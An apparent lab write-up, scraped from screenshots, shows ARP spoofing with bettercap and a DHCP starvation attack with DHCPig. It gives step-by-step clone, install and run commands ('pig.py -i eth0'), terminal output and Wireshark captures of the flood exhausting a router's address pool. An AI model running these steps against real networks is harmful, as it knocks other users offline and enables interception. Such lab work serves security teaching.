192.168.0.0/24 > 192.168.0.100 » arp.spoof on[00:01:33] [endpoint.new] endpoint 192.168.0.105 detected as 70:15:fb:7b:41:07.
192.168.0.0/24 > 192.168.0.100 » arp.spoof on
192.168.0.0/24 > 192.168.0.100 » [00:01:35] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:35] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:36] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:37] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:38] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:39] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:40] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:41] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:42] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:43] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:44] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:45] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:46] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:47] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:47] [endpoint.new] endpoint 192.168.0.103 detected as 08:00:27:78:64:40 (PCS Systemtechnik GmbH).
192.168.0.0/24 > 192.168.0.100 » [00:01:48] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:49] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:50] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:51] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:52] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:53] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:54] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:55] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:56] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:57] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:58] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:59] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:59] [endpoint.lost] endpoint 192.168.0.103 08:00:27:78:64:40 (PCS Systemtechnik GmbH) lost.
192.168.0.0/24 > 192.168.0.100 » [00:02:00] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:02:01] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:02:02] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:02:03] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:02:04] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:02:05] [sys.log] [war] arp.spoof could not find spoof targets

1.2


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
158 55.963365990 34.168.184.79 192.168.0.105 TCP 91 443 → 51616 [PSH, ACK] Seq=1 Ack=1 Win=355 Len=37
159 56.004621037 192.168.0.105 34.168.184.79 TCP 60 51616 → 443 [ACK] Seq=1 Ack=38 Win=254 Len=0
160 60.095807630 192.168.0.100 192.168.0.1 DNS 84 Standard query 0x01e7 PTR 1.0.168.192.in-addr.arpa
161 60.111985963 PCSSystemtec_07:3a:... TpLinkTechno_d4:e9:... ARP 42 Who has 192.168.0.1? Tell 192.168.0.100
162 60.122896247 TpLinkTechno_d4:e9:... PCSSystemtec_07:3a:... ARP 60 192.168.0.1 is at cc:32:e5:d4:e9:18
163 60.122896625 192.168.0.1 192.168.0.100 DNS 133 Standard query response 0x01e7 No such name PTR 1.0.168.192.in-addr.arpa SOA localhost
164 60.609972441 fe80::ce32:e5ff:fed... ff02::1 ICMPv6 78 Router Advertisement from cc:32:e5:d4:e9:18
165 63.194275378 192.168.0.105 104.18.156.37 TCP 60 [TCP Keep-Alive] 65410 → 443 [ACK] Seq=1 Ack=1 Win=255 Len=1
166 63.201210419 192.168.0.100 192.168.0.1 DNS 86 Standard query 0xd8af PTR 105.0.168.192.in-addr.arpa
167 63.225752491 104.18.156.37 192.168.0.105 TCP 66 [TCP Keep-Alive ACK] 443 → 65410 [ACK] Seq=1 Ack=2 Win=16 Len=0 SLE=1 SRE=2
168 63.343643361 192.168.0.1 192.168.0.100 DNS 135 Standard query response 0xd8af No such name PTR 105.0.168.192.in-addr.arpa SOA localhost
169 63.559445105 192.168.0.106 224.0.0.251 MDNS 77 Standard query 0x0000 PTR _dosvc._tcp.local, "QU" question
170 64.585691373 192.168.0.106 224.0.0.251 MDNS 77 Standard query 0x0000 PTR _dosvc._tcp.local, "QM" question
171 64.593874178 192.168.0.106 224.0.0.251 MDNS 349 Standard query response 0x0000 PTR MikeGolf301._dosvc._tcp.local SRV 0 0 7680 MikeGolf301.local TXT A 192.168.0.106 AAAA fe80::324...
172 65.089502141 TpLinkTechno_d4:e9:... Broadcast ARP 60 Who has 192.168.0.100? Tell 192.168.0.1
173 65.089519332 PCSSystemtec_07:3a:... TpLinkTechno_d4:e9:... ARP 42 192.168.0.100 is at 08:00:27:07:3a:dc
174 65.103440585 192.168.0.100 192.168.0.1 DNS 84 Standard query 0xf77f PTR 1.0.168.192.in-addr.arpa
175 65.221452174 192.168.0.1 192.168.0.100 DNS 133 Standard query response 0xf77f No such name PTR 1.0.168.192.in-addr.arpa SOA localhost
176 67.429747440 104.18.39.21 192.168.0.105 TLSv1.2 78 Application Data
177 67.431300023 192.168.0.105 104.18.39.21 TLSv1.2 82 Application Data
178 67.462940175 104.18.39.21 192.168.0.105 TCP 60 443 → 61434 [ACK] Seq=97 Ack=113 Win=19 Len=0
179 67.625556234 52.108.44.3 192.168.0.105 TLSv1.2 87 Application Data
180 67.666989082 192.168.0.105 52.108.44.3 TCP 60 52803 → 443 [ACK] Seq=195 Ack=513 Win=254 Len=0
Frame 1: Packet, 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_07:3a:dc (08:00:27:07:3a:dc), Dst: TpLinkTechno_d4:e9:18 (cc:32:e5:d4:e9
Internet Protocol Version 4, Src: 192.168.0.100, Dst: 192.168.0.1
User Datagram Protocol, Src Port: 46860, Dst Port: 53
Domain Name System (query)
0000 cc 32 e5 d4 e9 18 08 00 27 07 3a dc 08 00 45 00
0010 00 46 f7 73 40 00 40 11 c1 7d c0 a8 00 64 c0 a8
0020 00 01 b7 0c 00 35 00 32 81 f9 82 1a 01 00 00 01
0030 00 00 00 00 00 00 01 31 01 30 03 31 36 38 03 31
0040 39 32 07 69 6e 2d 61 64 64 72 04 61 72 70 61 00
0050 00 0c 00 01
eth0: <live capture in progress>
Packets: 380
Profile: Default

1.3

2 . DHCP Starvation

2.1 DHCPig :

DHCPig is a lightweight tool specifically designed to carry out DHCP starvation attacks. It floods a DHCP server with DHCP requests from multiple spoofed MAC addresses

Steps :

1 . Open Browser and search DHCPig github

2 . Open first website

3 . Now click on Green button and copy link Downlaod link -: https://github.com/kamorin/DHCPig

4 . Now open kali linux terminal and type – git clone and paste link

5 . DHCPig Install successfully


6 . Now go to DHCPig Directory

7 . Now use command to install setup file Command – sudo python3 setup.py install


8 . Now run pig.py file Command -: pig.py -I eth0 -I – network interface

Here attack start


10 . Open wireshark to see DHCP attack are perform or not


GitHub - kamorin/DHCPig
github.com/kamorin/DHCPig
Platform
Solutions
Resources
Open Source
Enterprise
Pricing
Search or jump to...
Sign in
Sign up
kamorin / DHCPig
Public
Notifications
Fork 99
Star 353
Code
Issues
Pull requests
Actions
Projects
Wiki
Security
Insights
master
5 Branches
2 Tags
Go to file
Code
kamorin Merge pull request #27 from jgiere/bugfix/InvalidServerIdentifie
README.md
dhcpig.1
pig.py
setup.py
Clone
HTTPS
GitHub CLI
https://github.com/kamorin/DHCPig.git
Clone using the web URL.
Download ZIP
README
DHCPig
Tags#: DHCP, IPv4, IPv6, exhaustion, pentest, fuzzing, security, scapy
SUMMARY
DHCPig initiates an advanced DHCP exhaustion attack. It will consume all IPs on the LAN, stop new users from obtaining IPs, release any IPs in use, then for good measure send gratuitous ARP and knock all windows hosts offline.
It requires scapy >=2.1 library and admin privileges to execute. No configuration necessary, just pass the interface as a parameter. It has been tested on multiple Linux distributions and multiple DHCP servers (ISC,Windows 2k3/2k8,..).
About
DHCP exhaustion script written in python using scapy network library
Readme
Activity
353 stars
27 watching
99 forks
Report repository
Releases 2
python 3 and scapy 2.5.0 supp...
Latest
on Jan 4, 2024
+ 1 release
Packages
No packages published
Contributors 9
github.com/kamorin/DHCPig/forks


1.1


root@kali: /home/mugdha/DHCPig
Session Actions Edit View Help
zsh: corrupt history file /home/mugdha/.zsh_history
(mugdha㉿kali)-[~]
$ sudo su
[sudo] password for mugdha:
(root㉿kali)-[/home/mugdha]
git clone https://github.com/kamorin/DHCPig.git
Cloning into 'DHCPig'...
remote: Enumerating objects: 324, done.
remote: Counting objects: 100% (63/63), done.
remote: Compressing objects: 100% (52/52), done.
remote: Total 324 (delta 23), reused 33 (delta 11), pack-reused 261 (from 1)
Receiving objects: 100% (324/324), 83.65 KiB | 462.00 KiB/s, done.
Resolving deltas: 100% (102/102), done.
(root㉿kali)-[/home/mugdha]
ls
aniketpagare.txt DHCPig Downloads hash.txt iAJppafX.jpeg mayur.txt Music pay.exe Public Templates Testxml Videos
Desktop Documents FzCYgwGT.html hello.exe KsSglHAz.jpeg mug.txt NMYYRzHq.jpeg Pictures reverse.exe Test TTSeXuaC.html VkZeRLju.html
(root㉿kali)-[/home/mugdha]
sudo python3 setup.py install
python3: can't open file '/home/mugdha/setup.py': [Errno 2] No such file or directory
(root㉿kali)-[/home/mugdha]
cd DHCPpig
cd: no such file or directory: DHCPpig
(root㉿kali)-[/home/mugdha]
cd DHCPig
(root㉿kali)-[/home/mugdha/DHCPig]
ls
dhcpig.1 pig.py README.md setup.py
(root㉿kali)-[/home/mugdha/DHCPig]
sudo python3 setup.py install
/usr/lib/python3/dist-packages/setuptools/_distutils/cmd.py:90: SetuptoolsDeprecationWarning: setup.py install is deprecated.
!!
Please avoid running ``setup.py`` directly.
Instead, use pypa/build, pypa/installer or other
standards-based tools.
See https://blog.ganssle.io/articles/2021/10/setup-py-deprecated.html for details.
!!
self.initialize_options()
/usr/lib/python3/dist-packages/setuptools/_distutils/cmd.py:90: EasyInstallDeprecationWarning: easy_install command is deprecated.
!!
Please avoid running ``setup.py`` and ``easy_install``.
Instead, use pypa/build, pypa/installer or other
standards-based tools.
See https://github.com/pypa/setuptools/issues/917 for details.

1.2


root@kali: /home/mugdha/DHCPig
Session Actions Edit View Help
┌──(root㉿kali)-[/home/mugdha/DHCPig]
└─# pig.py -i eth0
/usr/local/bin/pig.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
__import__('pkg_resources').run_script('dhcpig==0.0.0', 'pig.py')
[--] [INFO] - using interface eth0
[DBG] Thread 0 - (Sniffer) READY
[DBG] Thread 1 - (Sender) READY
[⟶] DHCP_Discover
[⟵] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.1 IP: 192.168.0.108 for MAC=[de:ad:27:09:e2:f4:00:00:00:00:00:00:00:00:00:00]
[⟶] DHCP_Request 192.168.0.108
[DBG] ARP_Request 192.168.0.108 from 192.168.0.1
[⟶] DHCP_Discover
[⟵] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.1 IP: 192.168.0.109 for MAC=[de:ad:23:5a:af:98:00:00:00:00:00:00:00:00:00:00]
[⟶] DHCP_Request 192.168.0.109
[DBG] ARP_Request 192.168.0.109 from 192.168.0.1
[⟶] DHCP_Discover
[⟵] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.1 IP: 192.168.0.110 for MAC=[de:ad:18:4f:eb:1b:00:00:00:00:00:00:00:00:00:00]
[⟶] DHCP_Request 192.168.0.110
[⟶] DHCP_Discover
[DBG] ARP_Request 192.168.0.110 from 192.168.0.1
[⟶] DHCP_Discover
[⟵] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.1 IP: 192.168.0.111 for MAC=[de:ad:1a:16:d0:54:00:00:00:00:00:00:00:00:00:00]
[⟶] DHCP_Request 192.168.0.111
[⟵] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.1 IP: 192.168.0.112 for MAC=[de:ad:05:77:b2:92:00:00:00:00:00:00:00:00:00:00]
[⟶] DHCP_Request 192.168.0.112
[DBG] ARP_Request 192.168.0.111 from 192.168.0.1
[??] waiting for first DHCP Server response
[⟶] DHCP_Discover
[DBG] ARP_Request 192.168.0.112 from 192.168.0.1
[⟶] DHCP_Discover
[⟵] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.1 IP: 192.168.0.113 for MAC=[de:ad:21:41:bf:22:00:00:00:00:00:00:00:00:00:00]
[⟶] DHCP_Request 192.168.0.113
[⟵] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.1 IP: 192.168.0.114 for MAC=[de:ad:29:62:a4:9d:00:00:00:00:00:00:00:00:00:00]
[⟶] DHCP_Request 192.168.0.114
[⟶] DHCP_Discover
[⟶] DHCP_Discover
[DBG] ARP_Request 192.168.0.114 from 192.168.0.1
[⟶] DHCP_Discover
[⟵] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.1 IP: 192.168.0.115 for MAC=[de:ad:05:15:b4:6c:00:00:00:00:00:00:00:00:00:00]
[⟶] DHCP_Request 192.168.0.115
[⟵] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.1 IP: 192.168.0.116 for MAC=[de:ad:07:04:ed:1c:00:00:00:00:00:00:00:00:00:00]
[⟶] DHCP_Request 192.168.0.116
[⟵] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.1 IP: 192.168.0.117 for MAC=[de:ad:1d:4c:8a:50:00:00:00:00:00:00:00:00:00:00]
[⟶] DHCP_Request 192.168.0.117
[DBG] ARP_Request 192.168.0.115 from 192.168.0.1
[⟶] DHCP_Discover
[DBG] ARP_Request 192.168.0.116 from 192.168.0.1
[⟶] DHCP_Discover
[DBG] ARP_Request 192.168.0.117 from 192.168.0.1
[⟶] DHCP_Discover
[⟶] DHCP_Discover
[⟵] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.1 IP: 192.168.0.118 for MAC=[de:ad:29:48:80:24:00:00:00:00:00:00:00:00:00:00]
[⟶] DHCP_Request 192.168.0.118
[⟵] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.1 IP: 192.168.0.119 for MAC=[de:ad:14:40:6d:bb:00:00:00:00:00:00:00:00:00:00]
[⟶] DHCP_Request 192.168.0.119
[⟵] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.1 IP: 192.168.0.120 for MAC=[de:ad:29:32:45:a5:00:00:00:00:00:00:00:00:00:00]

1.3


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
97 47.330578253 0.0.0.0 255.255.255.255 DHCP 311 DHCP Request - Transaction ID 0x5781fc6
98 47.399206962 192.168.0.1 255.255.255.255 DHCP 590 DHCP Offer - Transaction ID 0x2ff58a23
99 47.409566898 192.168.0.1 255.255.255.255 DHCP 590 DHCP Offer - Transaction ID 0x267e5012
100 47.414439647 0.0.0.0 255.255.255.255 DHCP 311 DHCP Request - Transaction ID 0x2ff58a23
101 47.450393157 0.0.0.0 255.255.255.255 DHCP 311 DHCP Request - Transaction ID 0x267e5012
102 47.505395176 TpLinkTechno_d4:e9:... Broadcast ARP 60 Who has 192.168.0.115? Tell 192.168.0.1
103 47.626226468 0.0.0.0 255.255.255.255 DHCP 342 DHCP Discover - Transaction ID 0x181154e3
104 47.914241194 192.168.0.1 255.255.255.255 DHCP 590 DHCP ACK - Transaction ID 0x5781fc6
105 47.914241821 TpLinkTechno_d4:e9:... Broadcast ARP 60 Who has 192.168.0.116? Tell 192.168.0.1
106 48.066700325 0.0.0.0 255.255.255.255 DHCP 342 DHCP Discover - Transaction ID 0x29851866
107 48.426322999 192.168.0.1 255.255.255.255 DHCP 590 DHCP ACK - Transaction ID 0x2ff58a23
108 48.426323357 TpLinkTechno_d4:e9:... Broadcast ARP 60 Who has 192.168.0.117? Tell 192.168.0.1
109 48.506222517 0.0.0.0 255.255.255.255 DHCP 342 DHCP Discover - Transaction ID 0x2ba59279
110 48.945738250 192.168.0.1 255.255.255.255 DHCP 590 DHCP ACK - Transaction ID 0x267e5012
111 48.945739297 192.168.0.1 255.255.255.255 DHCP 590 DHCP Offer - Transaction ID 0x181154e3
112 48.948255326 192.168.0.1 255.255.255.255 DHCP 590 DHCP Offer - Transaction ID 0x29851866
113 48.954421600 0.0.0.0 255.255.255.255 DHCP 342 DHCP Discover - Transaction ID 0xbdce968
114 48.969945140 0.0.0.0 255.255.255.255 DHCP 311 DHCP Request - Transaction ID 0x181154e3
115 49.022968177 0.0.0.0 255.255.255.255 DHCP 311 DHCP Request - Transaction ID 0x29851866
116 49.047649679 192.168.0.1 255.255.255.255 DHCP 590 DHCP Offer - Transaction ID 0x2ba59279
117 49.047650594 192.168.0.1 255.255.255.255 DHCP 590 DHCP Offer - Transaction ID 0xbdce968
